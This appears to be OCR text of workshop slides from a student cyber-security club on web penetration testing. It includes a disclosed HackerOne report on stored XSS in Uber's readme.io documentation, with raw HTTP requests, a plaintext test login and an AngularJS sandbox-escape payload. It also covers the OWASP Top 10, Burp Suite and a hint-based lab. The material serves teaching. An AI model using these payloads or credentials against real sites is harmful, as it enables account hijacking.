    <p>Nice post! <script>alert('Stored XSS')</script></p>
  </div>
  ...
</html>
```



albinowax submitted a report to **Uber**. Apr 17th (7 years ago)

An attacker can make a series of requests to https://uber.readme.io/ that will result in permanent defacement/stored XSS of all the documentation pa
on https://developer.uber.com/

I'm not entirely sure if this is in scope, but it could definitely have a major impact on developer.uber.com so I figure you'd like to know either way.

Reproduction steps:

Load https://uber.readme.io/docs/deep-linking to get a connect.sid cookie
Authenticate the session by sending the following request to uber.readme.io:

Code 495 Bytes — Wrap lines Copy Download

```
1  POST /users/session HTTP/1.1
2  Host: uber.readme.io
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json;charset=utf-8
8  Content-Length: 84
9  Cookie: YOUR CONNECT.SID COOKIE HERE
10 Connection: close
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14 {"email":"readme2@thursday.eml.cc","password":"pjJnBODjkLFv!!11","action":"session"}
```

If this worked, you'll see a response body something like

Code 295 Bytes — Wrap lines Copy Download

```
d":"57129b7365324b0e002ad83b","name":"James Kettle","email":"readme2@thursday.eml.cc","username":"","provider":"local","createdAt":"201
```

Grab the new connect.sid cookie from this response.

Using the new connect.sid cookie value, load https://uber.readme.io/docs/deep-linking/edit - you should land on a 'Suggest edits' page (see screenshot)

Add the following payload into the document:

```
{{{_="".sub).call.call({}[$="constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}
```

Then enter an arbitrary description then press 'suggest edits'.

When an administrator next views the readme dashboard and clicks on the suggested edit, the injected JavaScript will execute (see screenshot). This JavaScript could automatically approve the suggestion. !!!IMPACT!!!

Congrats, you've now got your own JavaScript executing on https://uber.readme.io/docs/deep-linking - potentially hijacking the account of every developer who views it.

The obvious way to patch this is using the ng-nonbindable directive to nullify the stored-xss-via-suggested-edits problem. However, since readme.io appears to have a weak security posture, it may be worth considering shifting the readme.io-powered documentation to a separate domain from developer.uber.com, to ensure that XSS in readme.io can't hijack developer accounts.

Let me know if a video would be helpful.

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

A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures

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Web Application Penetration Testing Methodology

Reconnaissance

- Google Dorking
- DNS Enumeration
- Port Scanning
- Fingerprinting
- Directory Fuzzing

Exploitation

- Validate exploits
- Log Evidence

Post-Exploitation

- Impact
- Exfiltrate
- Elevate
- Persist

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
PortSwigger



- Industry standard tool for hands-on web application penetration testing.
- Burp can capture and manipulate all of the traffic between an attacker and a web server.
- A web interception proxy that intercepts the connection between an end-user or device and the internet.

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PortSwigger

- Proxy - Allows us to intercept and modify requests/responses when interacting with web applications.

- Repeater - Allows us to capture, modify and then resend the same request numerous times. Valuable for trial and error.

- Intruder - Allows us to spray an endpoint with requests and is often used for brute force attacks.

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PortSwigger

Open BurpSuite

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Q & A

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Lets Start Hacking!

http://20.211.46.197

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Step - 1 - Recon

Hints

- You don't need to perform any brute-forcing or fuzzing to get to the next step.
- 403 at "webroot" does not mean there isn't anything in the application.
- Recon ≠ Fuzz all things
- When approaching a web application, start with the some "common files" that almost every web application would contain.
  - https://book.hacktricks.xyz/network-services-pentesting/pentesting-web#initial-checks

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Step - 2 - More - Recon

Hints

- Understand what the application is doing.
- It is taking user input, using that input to create a pdf, and sending it back to you. Wonder what could go wrong?

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Step - 3 Exploitation and Post-exploitation

Hints

- Now that you have identified where and how it is vulnerable, how can you increase the impact of this vulnerability?

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Q & A

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Resources Used for the slides + Learning Resources

- https://hackerone.com/hacktivity
- https://bugcrowd.com/dashboard
- https://www.shodan.io/
- https://pentesterlab.com/
- https://academy.hackthebox.com/
- https://tryhackme.com/
- https://portswigger.net/web-security

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Free Learning Content/Tutorials on Youtube

- https://www.youtube.com/@NahamSec
- https://www.youtube.com/@InsiderPhD
- https://www.youtube.com/c/bugbountyreportsexplained
- https://www.youtube.com/@_JohnHammond
- https://www.youtube.com/@HackerSploit
- https://www.youtube.com/@ippsec
- The Bug Hunters Methodology by Jason Haddix

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Feedback

We want to hear from you <3

SCAN ME

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Socials

Connect with us
and become a CSEC Member!

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UPCOMING EVENTS

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CyberStrike:
Paintball

Blue team or red team? Come touch some grass and prove your skills!

Saturday 25th March
10:00am - 4:00pm

Delta Force
Paintball, Appin

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